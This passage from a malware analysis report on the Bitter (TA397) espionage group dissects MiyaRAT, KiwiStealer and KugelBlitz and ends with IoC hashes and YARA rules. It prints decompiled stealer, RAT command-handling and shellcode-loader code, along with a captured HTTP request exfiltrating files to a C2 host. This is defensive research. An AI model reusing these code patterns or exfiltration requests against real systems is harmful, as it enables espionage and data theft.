  g_connectResultOrBytesReceived = WSAConnectByNameW(clientSocket, nodename, L"56172", 0, 0, 0, 0, 0, 0);
  if ( g_connectResultOrBytesReceived != -1 )
    break;
  closesocket(g_clientSocket);
}
memset(recvBuffer, 0, sizeof(recvBuffer));
pcbBuffer = 16;
GetUserNameW(userNameBuffer, &pcbBuffer);
pcbBuffer = 16;
GetComputerNameW(computerNameBuffer, &pcbBuffer);
ModuleHandleW = GetModuleHandleW(0);
if ( ModuleHandleW )
  GetModuleFileNameW(ModuleHandleW, moduleFileNameBuffer, 0x104u);
pcbBuffer = GetEnvironmentVariableW(L"USERPROFILE", userProfilePathBuffer, 0x104u);
InitializeSystemInfoString(systemInfoString);
```

MiyaRAT collecting system information.

The C2 address is decrypted through a simple subtraction operation, where the characters of a hardcoded key are subtracted from the encrypted value. The system information is concatenated and sent to the C2 server using a pipe character (`"|"`) to separate the values.

MiyaRAT features multiple command capabilities, including shell command execution, file deletion, screenshot capture, and directory enumeration.

```
v50 = L"GDIR";                  // List files in a specified directory
while ( *C2_command == *v50 )
{
  C2_command = (C2_command + 2);
  ++v50;

v64 = L"DELz";                  // Delete file
while ( *C2_command == *v64 )
{
  C2_command = (C2_command + 2);
  ++v64;

v158 = L"SH1exit_client";   // Terminate the RAT process
while ( *_C2_command == *v158 )
{
  _C2_command = (_C2_command + 2);
  ++v158;
```

MiyaRAT C2 command handling.


In a variant discovered by Proofpoint in late 2024 (`c7ab300df27ad41f8d9e52e2d732f95479f4212a3c3d62dbf0511b37b3e81317`), the RAT appends its version number to the system information payload, whereas the first variant stored this information in the PDB string.

MiyaRAT old (left) vs new (right) C2 payload format.

Unlike the first variant of MiyaRAT, this variant encrypts all C2 communication by XORing each byte with a hardcoded single-byte key before transmission.


In May 2025, Proofpoint discovered a new MiyaRAT variant (`c2c92f2238bc20a7b4d4c152861850b8e069c924231e2fa14ea09e9dcd1e9f0a`, seen in 2025). This version (v5.0) maintains nearly identical functionality to its predecessor, with minor modifications. One notable change is its expanded use of the character subtraction algorithm for string decryption, still utilizing a hardcoded binary key.

This variant employs single-byte XOR encryption for C2 communication, though it implements the encryption differently than previous variants. While the C2 commands are now obfuscated with only their first characters visible, the variant maintains the same functionality and command set as before.



MiyaRAT old (left) vs new (right) C2 commands.

While the code's functionality remains identical, the implementation changes make it more difficult to create detection signatures based on code patterns. A string-based YARA rule was able to detect most MiyaRAT variants, however it failed to detect the latest variant (v5.0) due to the newly obfuscated strings. Threatray's detection capabilities, which are based on code reuse algorithms, allowed us to easily detect it by finding structural similarities with past MiyaRAT variants.



MiyaRAT 5.0 detected by Threatray.

KiwiStealer

KiwiStealer is a simple file stealer first discovered in late 2024. The stealer (`4b62fc86273cdc424125a34d6142162000ab8b97190bf6af428d3599e4f4c175`, seen in 2024) starts by gathering the computer name and username. It also retrieves the current system time, which will be used later to check the last modification time of files on the machine.

```
// Current system time will be used to check the last modification time of collected files
GetSystemTime(&SystemTime);
SystemTimeToFileTime(&SystemTime, &FileTime);
nSize = 512;
GetComputerNameW(COMPUTER_NAME, &nSize);
nSize = 512;
GetUserNameW(USERNAME, &nSize);
```

KiwiStealer reading system information.

The computer name and username are then appended to the C2 path (which is decrypted at runtime) and sent to the C2 server while exfiltrating files from the victim's machine.

```
mem_cpy(Src, L"=lk?nfn.wnn2fjns/", 0x11ui64);// /uplh2ppy.php?mn=
mw_dec_str(Block, Src);
std::wstring::operator=(&C2_PATH);
if ( v102 >= 8 )
{
  v20 = Block[0];
  if ( 2 * v102 + 2 >= 0x1000 )
  {
    v20 = *(Block[0] - 1);
    if ( (Block[0] - v20 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v20);
}
v21 = -1i64;
do
  ++v21;
while ( COMPUTER_NAME[v21] );
// Append computer name to C2 path
std::wstring::append(&C2_PATH, COMPUTER_NAME, v21);
std::wstring::append(&C2_PATH, "_", 1ui64);
v22 = -1i64;
do
  ++v22;
while ( USERNAME[v22] );
// Append username to C2 path
std::wstring::append(&C2_PATH, USERNAME, v22);
v23 = 91i64 * sub_140017370(&dword_14002C590);
```

KiwiStealer building the C2 path.

KiwiStealer searches through the following predefined list of directories to gather files.

```
mem_cpy(&v62, L"\\AppData\\LocalLow", 0x11ui64);
v65 = 0i64;
v66 = 0i64;
v67 = 0i64;
mem_cpy(&v65, L"\\AppData\\Roaming", 0x10ui64);
v68 = 0i64;
v69 = 0i64;
v70 = 0i64;
mem_cpy(&v68, L"\\AppData\\Local", 0xEui64);
v71 = 0i64;
v72 = 0i64;
v73 = 0i64;
mem_cpy(&v71, L"\\$Recycle.Bin", 0xDui64);
v74 = 0i64;
v75 = 0i64;
v76 = 0i64;
mem_cpy(&v74, L"C:\\\\Program Files", 0x11ui64);
v77 = 0i64;
v78 = 0i64;
v79 = 0i64;
mem_cpy(&v77, L"C:\\\\Program Files (x86)", 0x17ui64);
v80 = 0i64;
v81 = 0i64;
v82 = 0i64;
mem_cpy(&v80, L"C:\\\\Windows", 0xBui64);
v83 = 0i64;
v84 = 0i64;
v85 = 0i64;
mem_cpy(&v83, L"C:\\\\PerfLogs", 0xCui64);
v86 = 0i64;
v87 = 0i64;
v88 = 0i64;
mem_cpy(&v86, L"C:\\\\Users\\All Users", 0x13ui64);
v89 = 0i64;
v90 = 0i64;
v91 = 0i64;
mem_cpy(&v89, L"C:\\\\ProgramData", 0xFui64);
```

KiwiStealer hardcoded list of directories to traverse.

The stealer only exfiltrates files that are smaller than 50MB and have been modified within the past year. It searches for files with these extensions: `. z7, .txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pdf, .rtf, .jpg, .zip, .rar, .apk, .neat, .err, .eln, .ppi, .er9, .azr, .pfx, .ovpn`

The stealer writes the collected file paths and their last modification timestamps to a log file at `C:\ProgramData\winlist.log`

After that, the stealer reads the log file and exfiltrates the collected files.

```
POST /uplh4ppy.php?mn=PJCSDMRP_Admin HTTP/1.1
Host: ebeninstallsvc.com
Content-Type: multipart/form-data; boundary=----------------------sduilfkafsdhuiasdfgdu----------
------20241223_095721
Content-Length: 389086

------------------------sduilfkafsdhuiasdfgdu----------------------20241223_095721
Content-Disposition: form-data; name="file"; filename="20241023_170143__vcredist2010_x86.log-MSI_vc_red
.msi.txt"
Content-Type: application/octet-stream

..=.=.=. .V.e.r.b.o.s.e. .l.o.g.g.i.n.g. .s.t.a.r.t.e.d.:. .1.0./.2.3./.2.0.2.4. . .1.7.:.0.1.:.4.3. .
```

KiwiStealer exfiltrating files from the victim's machine.

The C2 address and other strings are encoded through a combination of string reversal and a modified Caesar cipher (ROT2).

```
v98 = 0i64;
mem_cpy(Src, L"emj.cqgpns\\yrybkypempn\\:A", 0x19ui64);// C:\\programdata\\uprise.log
mw_dec_str(Block, Src);
std::wstring::operator=(&qword_14002A458);
if ( v101 >= 8 )
{
  v7 = Block[0];
  if ( 2 * v101 + 2 >= 0x1000 )
  {
    v7 = *(Block[0] - 1);
    if ( (Block[0] - v7 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v7);
}
*Src = 0i64;
v97 = 0i64;
v98 = 0i64;
mem_cpy(Src, L"rvr.cryb\\yrybkypempn\\:A", 0x17ui64);// C:\\programdata\\date.txt
mw_dec_str(Block, Src);
```

KiwiStealer decoding strings.

KugelBlitz

KugelBlitz is a shellcode loader discovered in late 2024. The loader (`a56b5e90a08822483805f9ab38debb028eb5eade8d796ebf0ff1695c3c379618`, seen in 2024) loads shellcode into memory from a file specified via command line. If no file is specified, it defaults to `run.bin`.

```
return_code = 0;
v20 = 7i64;
v21 = 7i64;
wcscpy(fileNameBuffer, L"run.bin");           // Initialize fileNameBuffer with default value 'run.bin'
if ( lpCmdLine )                              // Check if command line arguments are provided
{
  cmdLineLength = -1i64;
  do
    ++cmdLineLength;
  while ( *&lpCmdLine[2 * cmdLineLength] );   // Calculate length and copy lpCmdLine content to fileNameBuffer
  if ( cmdLineLength > 7 )
  {
    sub_140002C60(fileNameBuffer, cmdLineLength, lpCmdLine, lpCmdLine);
  }
  else
  {
    cmdLineSizeInBytes = 2 * cmdLineLength;
    v20 = cmdLineLength;
    memmove(fileNameBuffer, lpCmdLine, 2 * cmdLineLength);
    *(fileNameBuffer + cmdLineSizeInBytes) = 0;
```

KugelBlitz parsing the command line to get the payload file name.

The shellcode loading process is straightforward: it allocates memory for the shellcode using `VirtualAlloc`, reads the file content into the allocated memory, and executes it.

```
sub_140002550(inputFileStream, v7);           // Open the file specified by pFileName using inputFileStream
*(inputFileStream + *(inputFileStream[0] + 4)) = &std::ifstream::`vftable';
*(&v22 + *(inputFileStream[0] + 4)) = *(inputFileStream[0] + 4) - 176;
if ( !inputFileStream[18] )                   // Check if the file was opened successfully
{
  errorMessage = "Failed to open the file.";
LABEL_13:
  cerrResult1 = sub_1400027C0(std::cerr, errorMessage);
  std::ostream::operator<<(cerrResult1, std::endl<char,std::char_traits<char>>);
  return_code = 1;
  goto LABEL_19;
}
pFileSize = std::istream::tellg(inputFileStream, v18);// Get the size of the file
fileSize = *pFileSize + pFileSize[1];
std::istream::seekg(inputFileStream, 0i64, 0i64);
allocatedMemory = VirtualAlloc(0i64, fileSize, 0x3000u, 0x40u);// Allocate memory with Read/Write/Execute permissions
shellcodeBuffer = allocatedMemory;
if ( !allocatedMemory )
{
  errorMessage = "Failed to allocate memory.";
  goto LABEL_13;
}
readResult = std::istream::read(inputFileStream, allocatedMemory, fileSize);// Read the entire file content into the allocated shellcodeBuffer
if ( std::ios_base::operator!(readResult + *(*readResult + 4i64)) )
{
  cerrResult2 = sub_1400027C0(std::cerr, "Failed to read the shellcode.");
  std::ostream::operator<<(cerrResult2, std::endl<char,std::char_traits<char>>);
  VirtualFree(shellcodeBuffer, 0i64, 0x8000u);
  return_code = 1;
}
else
{
  if ( !sub_140002490(&inputFileStream[2]) )
    std::ios::setstate(inputFileStream + *(inputFileStream[0] + 4), 2i64, 0i64);
  (shellcodeBuffer)();                        // Execute the code read from the file (shellcode)
  VirtualFree(shellcodeBuffer, 0i64, 0x8000u);
```

KugelBlitz loading the shellcode file into memory and executing it.

Proofpoint observed Bitter using KugelBlitz to deploy the Havoc C2 framework during hands-on activities. See Part 1 over at Proofpoint's blog for more details.


Shared Payload TTPs

Across Bitter's diverse and evolving malware arsenal, several consistent TTPs emerge, painting a clearer picture of the group's development practices and operational playbook. These shared characteristics not only aid in identifying Bitter's handiwork but also suggest a common origin or shared development resources for their tools.

Consistent Information Gathering

A striking commonality across almost all of Bitter's malware families is the method used for initial victim system reconnaissance. The malware routinely gathers a standard set of details:

- **Computer Name:** To identify the specific machine.
- **Username:** To identify the active user.
- **Operating System Details:** Typically extracted from the `ProductName` registry value.



Common information gathering pattern.

This consistent pattern of collecting Computer Name, Username, and OS information is evident in malware like ArtraDownloader, WSCSPL Backdoor, MuuyDownloader, WmRAT, MiyaRAT and Kugelblitz, indicating a standardized approach to initial system fingerprinting.

Evolution of Encoding and Encryption


Older malware families, such as early versions of ArtraDownloader, Keylogger, and WSCSPL Backdoor, predominantly relied on simple character addition or subtraction for encoding and decoding important strings. MuuyDownloader, WmRAT and MiyaRAT also rely on a very similar character subtraction pattern.

Simple character arithmetic of early malware families.

As their tools evolved, Bitter incorporated simple XOR encryption. This is notably seen in MuuyDownloader (where each string might have its own unique key, or a single key is used for all strings in other variants), BDarkRAT (using a hardcoded key for network packets), and later variants of MiyaRAT (for C2 communication).

XOR encryption used by later malware families.

The two .NET families, BDarkRAT and AlmondRAT both employ AES-256-CBC encryption. The key and Initialization Vector for are derived using the PBKDF2 algorithm. The implementation is exactly the same for both families.




BDarkRAT and AlmondRAT AES-256-CBC encryption implementation.

Code Pattern Variations and Iterative Development

While core functionalities often remain the same, several malware families exhibit variations in their code patterns across different versions. This is particularly evident in:

C2 Payload Construction: ArtraDownloader and MuuyDownloader show different methods of concatenating or formatting the data sent to the C2 server in their various iterations




ArtaDownloader C2 formatting variations.


MuuyDownloader C2 formatting variations.

String Decryption Routines: Even when the underlying cryptographic logic is similar (e.g., character subtraction or XOR), the specific implementation of the decryption functions can vary between variants of ArtraDownloader, MuuyDownloader, and MiyaRAT. For example, MiyaRAT v5.0, while functionally identical to its predecessor, featured tweaked code patterns for string decryption and C2 XORing, making signature-based detection more challenging.

ArtraDownloader string decryption variations.



MuuyDownloader string decryption variations.



MiyaRAT string decryption variations.

Conclusion

With this collaborative research we have provided a comprehensive dissection of Bitter (TA397) group's sustained espionage operations spanning over eight years. Through Proofpoint's analysis of extensive telemetry and Threatray's in-depth malware analysis, we have illuminated the group's evolving TTPs, from their initial access methodologies and hands-on-keyboard activity to their diverse and custom-developed payload arsenal. Our findings reveal consistent operational patterns, shared development practices across their malware families, and distinct infrastructure characteristics that, when combined with observed targeting and lure strategies, lead us to jointly assess that Bitter (TA397) is highly likely a state-backed threat actor tasked with intelligence gathering in the interests of the Indian government. By sharing these detailed insights, YARA rules, and indicators of compromise, we aim to empower the global cybersecurity community to better detect, mitigate, and ultimately disrupt Bitter (TA397).

Appendix: Indicators and YARA Rules

Associated IOCs are also available on our GitHub repository.

IoCs

SHA256	Malware Family	First Seen	Source	Notes
ef0cb0a1a29bcdf2b36622f72734aec8d38326fc8f7270f78bd956e706a5fd57	ArtraDownloader	2018	PaloAlto Unit42	
0b2a794bac4bf650b6ba537137504162520b67266449be979679afbb14e8e5c0	ArtraDownloader	2019	PaloAlto Unit42	
f0ef4242cc6b8fa3728b61d2ce86ea934bd59f550de9167afbca0b0aaa3b2c22	ArtraDownloader	2018	PaloAlto Unit42	
a241cfcd60942ea401d53d6e02ec3dfb5f92e8f4fda0aef032bee7bb5a344c35	WSCSPL	2018	QianXin	Dropped by ArtraDownloader
096e6546b5ca43adbe34bbedc84b002bbf399d2ecf08e83966757b88c5c0d2a2	WSCSPL	2018	Tencent	Dropped by ArtraDownloader
225d865d61178afafc33ef89f0a032ad0e17549552178a72e3182b48971821a8	MuuyDownloader	2021	QianXin	
3fdf291e39e93305ebc9df19ba480ebd60845053b0b606a620bf482d0f09f4d3	MuuyDownloader	2021	Cisco Talos	
91ddbe011f1129c186849cd4c84cf7848f20f74bf512362b3283d1ad93be3e42	MuuyDownloader	2022	Secuinfra	
edb68223db3e583f9a4dd52fd91867fa3c1ce93a98b3c93df3832318fd0a3a56	MuuyDownloader	2025	Threatray	
f619eb9a6255f6adcb02d59ed20f69d801a7db1f481f88e14abca2df020c4d26	Keylogger	2017	Tencent	Dropped by ArtraDownloader
1f9363e640e9fe0d25ef15ed5d3517ec5b3fb16e3b1abb58049f5ad45415654d	Keylogger	2021	QianXin	Dropped by MuuyDownloader
9319421ff52d7ea4cca08d1cc7064f9ed5b19ee19dbdde182a0e51325632df88	BDarkRAT	2019	DBAPPSecurity	v1.22.7 Dropped by ArtraDownloader
bf169e4dacda653c367b015a12ee8e379f07c5728322d9828b7d66f28ee7e07a	BDarkRAT	2024	QianXin	
e599c55885a170c7ae5c7dfdb8be38516070747b642ac21194ad6d322f28c782	BDarkRAT	2025	Proofpoint	
55901c2d5489d6ac5a0671971d29a31f4cdfa2e03d56e18c1585d78547a26396	AlmondRAT	2022	Secuinfra	Dropped by MuuyDownloader
d83cb82be250604b2089a1198cedd553aaa5e8838b82011d6999bc6431935691	AlmondRAT	2022	Secuinfra	Dropped by MuuyDownloader
811741d9df51a9f16272a64ec7eb8ff12f8f26794368b1ff4ad5d30a1f4bb42a	WmRAT	2023	QianXin	
10cec5a84943f9b0c635640fad93fd2a2469cc46aae5e43a4604c903d139970f	WmRAT	2024	Proofpoint	
8aeb7dd31c764b0cf08b38030a73ac1d22b29522fbcf512e0d24544b3d01d8b3	ORPCBackdoor	2022	KnownSec 404	
dd53768eb7d5724adeb58796f986ded3c9b469157a1a1757d80ccd7956a3dbda	ORPCBackdoor	2023	QianXin	
df5c0d787de9cc7dceeec3e34575220d831b5c8aeef2209bcd81f58c8b3c08ed	MiyaRAT	2024	QianXin	v1.1
c7ab300df27ad41f8d9e52e2d732f95479f4212a3c3d62dbf0511b37b3e81317	MiyaRAT	2024	Proofpoint	v3.0
0953d4cc6861082c079935918c63cd71df30e5e6854adf608a8b8f5254be8e99	MiyaRAT	2024	Threatray	v3.2
c2c92f2238bc20a7b4d4c152861850b8e069c924231e2fa14ea09e9dcd1e9f0a	MiyaRAT	2025	Proofpoint	v5.0
4b62fc86273cdc424125a34d6142162000ab8b97190bf6af428d3599e4f4c175	KiwiStealer	2024	360 Security	
a56b5e90a08822483805f9ab38debb028eb5eade8d796ebf0ff1695c3c379618	KugelBlitz	2024	360 Security	

YARA Rules

```
 import "pe"

rule ArtraDownloader : BitterAPT {
```

```
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf), Threatray"
        description = "Detects ArtraDownloader used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "ef0cb0a1a29bcdf2b36622f72734aec8d38326fc8f7270f78bd956e706a5fd57"
        hash = "0b2a794bac4bf650b6ba537137504162520b67266449be979679afbb14e8e5c0"
        hash = "f0ef4242cc6b8fa3728b61d2ce86ea934bd59f550de9167afbca0b0aaa3b2c22"

    strings:
        $v1_s1 = "BCDEF=%s&MNOPQ=%s&GHIJ=%s&UVWXYZ=%s&st=%d" ascii fullword
        $v1_s2 = "%s %s %s\r\n%s %s\r\n%s%s\r\n%s%s\r\nContent-length: %d\r\n\r\n%s" ascii fullword
        $v1_s3 = "DFCB=" ascii fullword
        $v1_s4 = "DWN" ascii fullword
        $v1_s5 = "<br>" ascii fullword

        $v2_s1 ="GET %s HTTP/1.0" ascii fullword
        $v2_s2 ="Host: %s" ascii fullword
        $v2_s3 ="?a=\x00&b=\x00&c=\x00&d=\x00&e=\x00" ascii fullword
        $v2_s4 ="%s%s%s%s%s%s%s%s" ascii fullword
        $v2_s5 ="Yes file" ascii fullword

        $v3_s1 = "AXE: #" ascii fullword
        $v3_s2 = "%s*%s*%s" ascii fullword
        $v3_s3 = "Bld: %s.%s.%s" ascii fullword
        $v3_s4 = "%s@%s %s" ascii fullword
        $v3_s5 = "%s%s\r\n\r\n" ascii fullword

    condition:
        pe.is_pe and
        filesize < 400KB and
        all of ($v1_*) or all of ($v2_*) or all of ($v3_*)
}

rule BitterKeylogger : BitterAPT {
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf), Threatray"
        description = "Detects the Keylogger module used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "f619eb9a6255f6adcb02d59ed20f69d801a7db1f481f88e14abca2df020c4d26"
        hash = "1f9363e640e9fe0d25ef15ed5d3517ec5b3fb16e3b1abb58049f5ad45415654d"

    strings:
        $code_get_key_state = {
            8B 07                   // mov     eax, [edi]
            3D A0 00 00 00          // cmp     eax, 0A0h
            74 ??                   // jz      short loc_401472
            3D A1 00 00 00          // cmp     eax, 0A1h
            75 ??                   // jnz     short loc_401486
        }
        $code_collect_clipboard = {
            FF 15 ?? ?? ?? ??       // call    ds:OpenClipboard
            85 ??                   // test    eax, eax
            74 ??                   // jz      short loc_40250A
            6A 01                   // push    1               ; format
            FF 15 ?? ?? ?? ??       // call    ds:IsClipboardFormatAvailable
            85 C0                   // test    eax, eax
            74 ??                   // jz      short loc_40250A
            6A 01                   // push    1               ; uFormat
            FF 15 ?? ?? ?? ??       // call    ds:GetClipboardData
            8B ??                   // mov     ecx, eax
            8D ?? 01                // lea     esi, [ecx+1]
        }
        $code_check_log_file_size = {
            6A 02                   // push    2
            8B ??                   // mov     esi, eax
            6A 00                   // push    0
            5?                      // push    esi
```

```
            E8 ?? ?? ?? ??          // call    _fseek
            5?                      // push    esi
            E8 ?? ?? ?? ??          // call    _ftell
            5?                      // push    esi
            8B ??                   // mov     edi, eax
            E8 ?? ?? ?? ??          // call    _fclose
            83 C4 1C                // add     esp, 1Ch
            81 ?? E8 03 00 00       // cmp     edi, 3E8h

        }

    condition:
        pe.is_pe and
        filesize < 400KB and
        all of them
}

rule WSCSPLBackdoor : BitterAPT {
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf), Threatray"
        description = "Detects WSCSPL backdoor used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
        reference = "https://www.threatray.com/blog/the-bitter-end-unraveling-eight-years-of-espionage-antics-part-two"
        hash = "a241cfcd60942ea401d53d6e02ec3dfb5f92e8f4fda0aef032bee7bb5a344c35"
        hash = "096e6546b5ca43adbe34bbedc84b002bbf399d2ecf08e83966757b88c5c0d2a2"

    strings:
        $code_main = {
            6A 64                           // push    64h ; 'd'       ; cchBufferMax
            68 ?? ?? ?? ??                  // push    offset WindowName ; lpBuffer
            6A 67                           // push    67h ; 'g'       ; uID
            5?                              // push    esi             ; hInstance
            FF D?                           // call    edi ; LoadStringA
            6A 64                           // push    64h ; 'd'       ; cchBufferMax
            68 ?? ?? ?? ??                  // push    offset ClassName ; lpBuffer
            6A 6D                           // push    6Dh ; 'm'       ; uID
            5?                              // push    esi             ; hInstance
            FF D?                           // call    edi ; LoadStringA
        }
        $code_xor_c2_data = {
            8A 8? 17 ?? ?? ?? ??            // mov     al, byte_4520D8[edi+edx]
            32 8? ?? ?? ?? ??               // xor     al, byte_406078[ecx]
            4?                              // inc     ecx
            88 8? ?? ?? ?? ??               // mov     byte_4520D8[edx], al
            4?                              // inc     edx
            3? ??                           // cmp     ecx, esi
            75 ??                           // jnz     short loc_401C2B
            3? ??                           // xor     ecx, ecx
            3? ??                           // cmp     edx, ebp
            7C ??                           // jl      short loc_401C10
        }
        $code_handle_c2_commands = {
            8D ?? 24 10                     // lea     edx, [esp+10h]
            5?                              // push    edx             ; lpParameter
            68 ?? ?? ?? ??                  // push    offset mw_get_victim_info ; lpStartAddress
            6A 00                           // push    0               ; dwStackSize
            6A 00                           // push    0               ; lpThreadAttributes
            C7 05 ?? ?? ?? ?? A0 0F 00 00   // mov     dword_406090, 4000
            C7 05 ?? ?? ?? ?? ?? ?? 00 00   // mov     dword_45EA98, 3000
            FF 15 ?? ?? ?? ??               // call    ds:CreateThread
            A3 ?? ?? ?? ??                  // mov     dword_45EA64, eax
            E9 ?? ?? 00 00                  // jmp     def_401CEE
        }

    condition:
        pe.is_pe and
        filesize < 200KB and
        all of them
}
```

```
rule MuuyDownloader : BitterAPT {
    meta:
        author = "Abdallah Elshinbary (n1ghtw0lf), Threatray"
        description = "Detects MuuyDownloader used by Bitter APT"
        license = "Detection Rule License (DRL) 1.1"
        date = "2025-06-01"
